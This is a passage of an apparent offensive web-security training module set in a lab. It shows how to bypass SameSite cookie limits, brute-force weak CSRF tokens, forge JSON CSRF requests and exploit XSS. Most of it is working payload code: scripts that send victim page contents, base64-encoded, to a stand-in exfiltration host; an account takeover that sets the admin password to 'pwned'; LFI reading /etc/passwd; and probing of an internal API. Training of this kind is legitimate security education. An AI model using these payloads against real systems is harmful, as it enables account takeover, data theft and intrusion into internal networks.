
If we must bypass `Strict` SameSite restrictions, we can combine the misconfiguration discussed above with a client-side redirect on the target site. If we write a payload that sends the victim to the client-side redirection endpoint, the client-side redirect is initiated by the target site and is thus considered SameSite. Therefore, the victim's cookies are sent along the resulting request even though the SameSite attribute is set to `Strict`. If we redirect the victim to the misconfigured endpoint that accepts GET requests for state-changing operations, we can execute a successful CSRF attack.

Note: this bypass only works with client-side redirects, not server-side redirects such as HTTP 3xx status codes.


As an example, consider the following web application that sets the SameSite cookie attribute to `Strict` on the session cookie:




Interestingly, the web application redirects us to a temporary page after a successful login, which then redirects us to our profile:



Looking at the source code, we can see that the resulting redirect is implemented using an HTML `meta` tag, which is a client-side redirect:



Furthermore, we can inject additional GET parameters to the URL via the `user` GET parameter, as the web application seems to copy that parameter in the redirection URL:



The user profile is vulnerable to the CSRF vulnerability discussed a couple of sections ago, allowing us to promote our user via the `/profile.php?promote=htb-stdnt` endpoint. However, since the SameSite attribute is set to `Strict`, our previous payload will not work. Instead, we can leverage the client-side redirect to craft a successful CSRF exploit. To achieve this, we must ensure the victim accesses the endpoint, resulting in a client-side redirect. Furthermore, the victim needs to be redirected to a URL containing the `promote=htb-stdnt` GET parameter to promote our user to administrator privileges. We can achieve this with a payload similar to the following:


```
<script>
document.location = "http://vulnerablesite.htb/admin.php?user=htb-stdnt%26promote=htb-stdnt";
</script>
```

Setting this payload as our exploit on the exploit server and delivering it to the victim successfully executes the CSRF attack. Subsequently, we obtain administrator privileges on the web application.

Lastly, because subdomains are considered SameSite, we can bypass SameSite cookie restrictions by exploiting XSS vulnerabilities in them. In that case, the cross-origin request is considered to be SameSite. Therefore, the victim's cookies are sent with the request, resulting in a successful CSRF attack. We will explore this scenario in more detail in the upcoming sections.

Looking at our sample web application, we can see that it sets the `SameSite=Strict` attribute on the session cookie, preventing the cookie from being sent along any cross-site

requests:



However, as we have discussed above, subdomains are considered to be the same site. Thus, let us try to identify subdomains that are potentially vulnerable to XSS. We can do this using `gobuster`:


```
gobuster vhost -u http://vulnerablesite.htb -w
/path/to/SecLists/Discovery/DNS/subdomains-top1million-20000.txt

<SNIP>
===============================================================
2023/08/26 12:09:40 Starting gobuster in VHOST enumeration mode
===============================================================
Found: guestbook.vulnerablesite.htb (Status: 200) [Size: 2317]

===============================================================
2023/08/26 12:09:43 Finished
===============================================================
```

Looking at the subdomain `http://guestbook.vulnerablesite.htb`, we can identify the guestbook web application we have seen a few sections ago. We can confirm that the same XSS vulnerability is still present:

Assuming the administrator monitoring the guestbook entries is also logged in to the main application at `http://vulnerablesite.htb`, we can abuse this XSS vulnerability to bypass the SameSite restriction and make the administrator promote our user to admin. To do that, we need to force the administrator user to send the corresponding POST request, which we can achieve with the following XSS payload:

```
<script>
    var csrf_req = new XMLHttpRequest();
    var params = 'promote=htb-stdnt';
    csrf_req.open('POST', 'http://vulnerablesite.htb/profile.php', false);
        csrf_req.setRequestHeader('Content-type', 'application/x-www-form-
urlencoded');
    csrf_req.withCredentials = true;
    csrf_req.send(params);
</script>
```


After posting our payload to the guestbook and waiting for a few seconds for the administrator user to access the page, we can see that the CSRF attack was successful, and our user has been promoted:



Weak Token Brute-Force

As briefly discussed in the `Session Security` module, weak CSRF tokens may be bypassed to conduct a successful CSRF attack. Simple bypasses can occur when the CSRF token is not tied to a user session. In that case, an attacker accessing the vulnerable web application can add a valid CSRF token to the cross-origin request from their own session. The backend will then accept the cross-origin request from the victim's session, as the CSRF token is valid. Another example is when CSRF tokens are not entirely random, making them predictable. Depending on how the CSRF token is created (such as a hash of the username or current timestamp), we might be able to guess it in a single attempt or brute-force it using a payload.

This time, the web application has been protected with CSRF tokens such that a plain CSRF attack will not succeed anymore. However, if we obtain multiple CSRF tokens, we can deduce that it is an incrementing number, potentially something like a counter, and can thus possibly be brute-forced:



If we analyze the CSRF tokens more closely, we can notice that the CSRF token is simply the current time as a Unix Timestamp. This makes the CSRF token predictable and allows us to create a working exploit to conduct a CSRF attack successfully. To do this, we must correctly guess the victim's CSRF token, i.e., the last time the victim accessed the `/profile.php` endpoint before accessing our payload. Getting the timing exactly right is difficult since we cannot dynamically brute-force the CSRF token using JavaScript code due to the restrictions posed by the default SameSite `Lax` policy. Thus, we need to hardcode the guessed CSRF token in our HTML form and update the value for each guess:

```
<html>
  <body>
    <form method="GET" action="http://vulnerablesite.htb/profile.php">
      <input type="hidden" name="promote" value="htb-stdnt" />
      <input type="hidden" name="csrf" value="1692981700" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```


While this makes brute-forcing the CSRF token more challenging and thus reduces the likelihood of a successful attack, it is feasible to predict a valid CSRF token and bypass the weak protection.

Bypassing Header-based Defense Measures

If header-based CSRF protection measures are improperly implemented, we can bypass them similarly to other domain name or URL filters. For instance, if the vulnerable web application `http://vulnerablesite.htb` only checks for the presence of the string `vulnerablesite.htb` in the Referer header, we can host the payload at a URL containing this string like `http://exploitserver.htb/somepath/vulnerablesite.htb`. Similarly, we can bypass filters that check if the Referer header ends with the corresponding string.

CSRF with JSON Request Body

Many modern web applications expect data in a POST request to be JSON. If that is the case, we can only carry out CSRF attacks under certain conditions because, with a CSRF payload, we can only send URL-encoded POST parameters, not JSON-formatted POST parameters. However, a web application only accepting JSON data might still be vulnerable to CSRF.

Firstly, suppose the web application suffers from a CORS misconfiguration that allows us to specify the `Content-Type` header. In that case, we can simply set the header to `application/json` and send a JSON body from JavaScript code. However, this requires the additional CORS misconfiguration to be present.

Alternatively, the web application might be vulnerable to CSRF if it does not correctly check the `Content-Type` header sent in the request. An HTML-based CSRF payload only supports the Content-Type headers `application/x-www-form-urlencoded`, `text/plain`, and `multipart/form-data`, which we can set using the `enctype` attribute on the HTML form. Thus, by checking the Content-Type header, the web application can determine that the request body is not of the expected JSON format and, thus, potentially reject the CSRF request. However, if the web application does not properly check the Content-Type header and only relies on the syntax of the request body, we can forge a JSON body with a CSRF payload similar to the following:


```
<html>
  <body>
    <form method="POST"
action="http://csrf.vulnerablesite.htb/profile.php" enctype="text/plain">
      <input type="hidden" name='{"promote": "htb-stdnt", "dummykey'
value='": "dummyvalue"}' />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

This CSRF payload results in the following request:

```
POST /profile.php HTTP/1.1
Host: csrf.vulnerablesite.htb
Content-Length: 53
Content-Type: text/plain
```

```
{"promote": "htb-stdnt", "dummykey=": "dummyvalue"}
```

We can see that the Content-Type header is not `application/json` as discussed above. However, the request body is valid JSON and can thus be parsed by the web application. We injected a dummy key and dummy value into the JSON because the HMTL payload technically submits a request body with Content-Type `text/plain` and thus inserts an `=` between the parameter's name and its value. By inserting the dummy key and dummy value, we can ensure that the `=` is inserted in the dummy key and does not pollute our payload data. This method enables us to carry out CSRF attacks even in cases where the web application only accepts a JSON-encoded request body.

Introduction to XSS Exploitation

We can use cross-site scripting (XSS) exploits to make HTTP requests, retrieve their responses, and exfiltrate data to a server under our control. As such, we can write XSS payloads that make cross-origin requests and combine XSS with CSRF payloads to achieve an exploitation technique that poses a threat to the entire internal network of the victim.

Additionally, the fact that web browsers typically enforce a SameSite policy of `Lax` for cookies if the SameSite attribute is not explicitly set restricts the ability for CSRF exploitation significantly. Thus, combining XSS and CSRF proves to be a powerful exploitation technique.

HTTPOnly Cookie Flag


Stealing victims' session cookies is the most widely exploited technique that threat actors carry out using XSS vulnerabilities; however, this technique can be prevented by utilizing the `HttpOnly` attribute on the session cookie. This attribute prevents access to the cookie from JavaScript code. More specifically, if we access `document.cookie`, cookies with the `HTTPOnly` attribute set will not exist. This effectively prevents the exfiltration of the victim's session cookie. However, it does not necessarily lessen the severity of XSS vulnerabilities. Since an XSS allows us to execute arbitrary JavaScript code in the victim's browser within the vulnerable web application and in the context of the victim, we can perform the same actions as if we knew the session cookie. However, we have to write an XSS payload to do the corresponding actions for us instead of doing them manually after setting the victim's session cookie in our browser.

Exfiltrating Data with XSS

Since the payload of an XSS attack is executed in the browser and user context of the victim, it enables an attacker to access any data from the victim's point of view. As such, a low-privilege attacker can use an XSS vulnerability to obtain administrative access to the vulnerable web application if the victim has administrative privileges. We can abuse this to exfiltrate arbitrary data from the web application.

To access information within the victim's context and exfiltrate information to our exfiltration server, we can use an XMLHttpRequest object, which enables us to send HTTP requests and interact with the responses.

Our sample web application is the same guestbook application we have seen before. The same XSS vulnerability is still present. However, this time, the session cookie has the `HTTPOnly` flag set, preventing us from stealing it:



Assuming the victim is an administrator, we should enumerate the web application from their point of view to determine if any functionalities within the web application are only visible to administrators. To do so, let us access endpoints we already know from the victim's context and exfiltrate the response to our exfiltration server. To achieve this, we can make a guestbook entry containing the following XSS payload:


```
<script src="http://exploitserver.htb/exploit"></script>
```

Afterward, we can use the exploitserver to write the XSS payload. We will use a simple payload that accesses the `/home.php` endpoint and exfiltrates the base64-encoded response to the exfiltration server:

```
var xhr = new XMLHttpRequest();
xhr.open('GET', '/home.php', false);
xhr.withCredentials = true;
xhr.send();

var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" +
btoa(xhr.responseText), false);
exfil.send();
```

Note: As mentioned before, exfiltrating an entire page in a GET parameter is bad practice due to the limited URL length. The better practice would be exfiltrating data in a POST request. Due to shorter code, most code samples in this module will use GET requests, but keep this in mind when solving the exercises and during real-world engagements.

After waiting for the victim to trigger our payload, we will receive the base64-encoded response at our exfiltration server:



After decoding the response, we can analyze it to see if there are any differences to what our low-privilege user can access at the `/home.php` endpoint. We can identify that there is a reference to the admin dashboard at `/admin.php` in the navigation part of the response, which is not there in our user's context:

Let us exfiltrate the administrator dashboard, including any potentially sensitive data displayed there, by adjusting the payload on the exploit server to exfiltrate the `/admin.php` endpoint instead:

```
var xhr = new XMLHttpRequest();
xhr.open('GET', '/admin.php', false);
xhr.withCredentials = true;
xhr.send();

var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" +
btoa(xhr.responseText), false);
```

```
exfil.send();
```

We do not post a new entry to the guestbook since the admin visits the guestbook periodically and triggers our XSS payload each time. Since this triggers the payload code to be loaded from the exploit server, changing the exploit code there is sufficient. This enables us to exfiltrate the entire admin dashboard, including all information accessible by the administrator:

```
34                  <h1 style="margin-bottom: 0">Administrator Dashboard</h1>
35
36                  <div class="ui divided items">
37                      <div class="item">
38                          <div class="content">
39                              <div class="description">
40                                  <p>This is top secret admin information!</p>
41                              </div>
42                          </div>
43                      </div>
44                  </div>
```


Launching Attacks from the Victim's Session

After discussing how to exfiltrate data from the victim's user context with an XSS vulnerability, we will explore how to trigger potentially state-changing actions. As XSS gives us complete control over the victim's session, we can trigger any functionality the web application implements in the victim's user context. This can lead to a complete account takeover of the victim's account or enable further attack vectors.


Since this module is not about identifying XSS vulnerabilities but rather about writing powerful XSS exploits, we will discuss the same vulnerable web application we have seen in previous sections.

Account Takeover

This time, our sample web application contains a function to update the user's profile, including the user's password:



Updating the profile is implemented using the following HTTP request:



Since updating the account's password does not require the old password, we can use the known XSS vulnerability to change the victim's password. This enables us to log in to the victim's account, resulting in a complete takeover. The form is protected using a CSRF token, but since there is an XSS vulnerability, we can read the CSRF token and add it to the request.

To achieve this, let us use the same XSS exploit we have used in previous sections that loads JavaScript code from the exploit server:

```
<script src="http://exploitserver.htb/exploit"></script>
```

Afterward, we can make a GET request to `/home.php` to get a valid CSRF token, extract it, and subsequently make the POST request to change the victim's password to `pwned`.

```
// GET CSRF token
var xhr = new XMLHttpRequest();
xhr.open('GET', '/home.php', false);
xhr.withCredentials = true;
xhr.send();
var doc = new DOMParser().parseFromString(xhr.responseText, 'text/html');
var csrftoken =
encodeURIComponent(doc.getElementById('csrf_token').value);

// change PW
var csrf_req = new XMLHttpRequest();
var params = `username=admin&[email
protected]&password=pwned&csrf_token=${csrftoken}`;
```

```
csrf_req.open('POST', '/home.php', false);
csrf_req.setRequestHeader('Content-type', 'application/x-www-form-
urlencoded');
csrf_req.withCredentials = true;
csrf_req.send(params);
```

After waiting for the admin user to trigger the XSS, we can log in to the victim's account with the credentials `admin:pwned`.

Chaining Vulnerabilities


As we have seen above, we can abuse XSS vulnerabilities to trigger any functionality within the web application from the victim's user context. We can go one step further and chain multiple vulnerabilities by exploiting a different vulnerability in the web application in an endpoint only accessible by the victim.

To do so, we first need to analyze the web application from the victim's point of view, identify endpoints the victim can access that we cannot access with our own user account, and finally, test and exploit any vulnerabilities we identify through our XSS payload.

We will again use the same base XSS payload that enables us to customize the exploit on the exploit server:

```
<script src="http://exploitserver.htb/exploit"></script>
```

Exfiltrating the `/home.php` endpoint from the victim's user context reveals the endpoint `/admin.php`, which is not accessible by our user:



To identify data displayed in the admin endpoint, we can use the same payload we have used in the previous section to exfiltrate the response:

```
var xhr = new XMLHttpRequest();
xhr.open('GET', '/admin.php', false);
xhr.withCredentials = true;
xhr.send();
```

```
var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" +
btoa(xhr.responseText), false);
exfil.send();
```

This reveals the following HTML response:

```
<div class="ui raised very padded container segment">
    <div class="ui centered grid">
        <div class="ten wide column">
            <img src="assets/ace.png" width="50px;height:auto;">
            <h1 style="margin-bottom: 0">Administrator Dashboard</h1>

            <h4>Check out our different front page designs</h4>

            <button class="ui submit button" type="submit" onclick="location.href='/admin.php?view=white.html'">White</button>
            <button class="ui submit button" type="submit" onclick="location.href='/admin.php?view=red.html'">Red</button>
            <button class="ui submit button" type="submit" onclick="location.href='/admin.php?view=blue.html'">Blue</button>
        </div>
    </div>
</div>
```

Analyzing the HTML source code, the admin endpoint seems to support the GET parameter `view`, which can be set to different files in the current working directory. This is an obvious entry point for a Local File Inclusion (LFI) vulnerability. To test our hypothesis, let us adjust our payload to include the file `/etc/passwd`:

```
var xhr = new XMLHttpRequest();
xhr.open('GET', '/admin.php?view=../../../../etc/passwd', false);
xhr.withCredentials = true;
xhr.send();

var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/lfi?r=" + btoa(xhr.responseText),
false);
exfil.send();
```

After waiting for the victim to trigger the XSS vulnerability again, we get the following response to our exfiltration server, containing our leaked file:

Note: We can save the HTML code to a local file and open it in a web browser to display the page. This may require us to leak additional files, such as script files or stylesheets, to render the page correctly.

Enumerating internal APIs

As we have seen, we can use XSS vulnerabilities to trigger functionality in the victim's user context and exfiltrate data the victim has access to. However, since the XSS payload is executed in the victim's browser, it also enables us to attack further web applications that are only accessible within the victim's private network.

Identifying the internal API

Our exploit will start just like in the previous sections. We will start by posting our base XSS payload as a guestbook entry:

```
<script src="http://exploitserver.htb/exploit"></script>
```

Afterward, we will exfiltrate the admin endpoint to identify potentially interesting admin-only functionality:


```
var xhr = new XMLHttpRequest();
xhr.open('GET', '/admin.php', false);
```

```
xhr.withCredentials = true;
xhr.send();

var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" +
btoa(xhr.responseText), false);
exfil.send();
```

This reveals the following response:

```
                                <p>Administrator Sessions</p>
                                <table id="myTable">
                                    <tr>
                                        <th>User</th>
                                        <th>Timestamp</th>
                                        <th>User-Agent</th>
                                    </tr>
                                </table>
                            </div>
                        </div>
                    </div>
                </div>
            </div>
            <script>
                fetch("http://api.vulnerablesite.htb/v1/sessions", {
                    method: "GET"
                }).then((response) => {
                    return response.json();
                }).then((data) => {
                    // add to DOM
                    var table = document.getElementById("myTable");
                    for(let i = 0; i < data['sessions'].length; i++) {
                        let obj = data['sessions'][i];
                        var row = table.insertRow();
                        var cell1 = row.insertCell();
                        var cell2 = row.insertCell();
                        var cell3 = row.insertCell();
                        cell1.innerHTML = obj.user;
                        cell2.innerHTML = obj.time;
                        cell3.innerHTML = obj.agent;
                    }
                });
            </script>
```


As we can see, the admin endpoint loads additional information from an API at `http://api.vulnerablesite.htb/`. However, if we attempt to access the API, we are blocked, indicating that the API is only accessible from the victim's local network:



Thus, we must adjust our XSS payload to enumerate the API from the victim's browser.

Enumerating the internal API

Let us start by exfiltrating the endpoint leaked in the admin endpoint, the `/v1/sessions` endpoint. We can do so by adjusting our XSS payload accordingly:

```
var xhr = new XMLHttpRequest();
xhr.open('GET', 'http://api.vulnerablesite.htb/v1/sessions', false);
xhr.withCredentials = true;
xhr.send();

var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" +
btoa(xhr.responseText), false);
exfil.send();
```

After updating our payload and waiting a while, we did not receive additional data on the exfiltration server, indicating that something went wrong.

Since we are talking to a different origin, the Same-Origin policy prevents us from accessing the response unless the API implements the appropriate CORS headers to bypass the Same-Origin policy. Since the admin endpoint fetches data cross-origin from the API, we can assume that the API has CORS configured, so we should be able to access the response. However, if we analyze the client-side JavaScript code fetching the data more closely, we can see that the call to the `fetch` function does not have the `credentials: 'include'` set. On the other hand, we explicitly set the `withCredentials` property in our payload. If the API does not allow this by setting the `Access-Control-Allow-Credentials` CORS header, the Same-Origin policy is not bypassed, and a CORS error is thrown, preventing us from accessing the response. To circumvent this, we need to match the parameters set in the leaked `fetch` call and send the request without credentials:


```
var xhr = new XMLHttpRequest();
xhr.open('GET', 'http://api.vulnerablesite.htb/v1/sessions', false);
xhr.send();

var exfil = new XMLHttpRequest();
exfil.open("GET", "http://exfiltrate.htb/exfil?r=" +
btoa(xhr.responseText), false);
exfil.send();
```

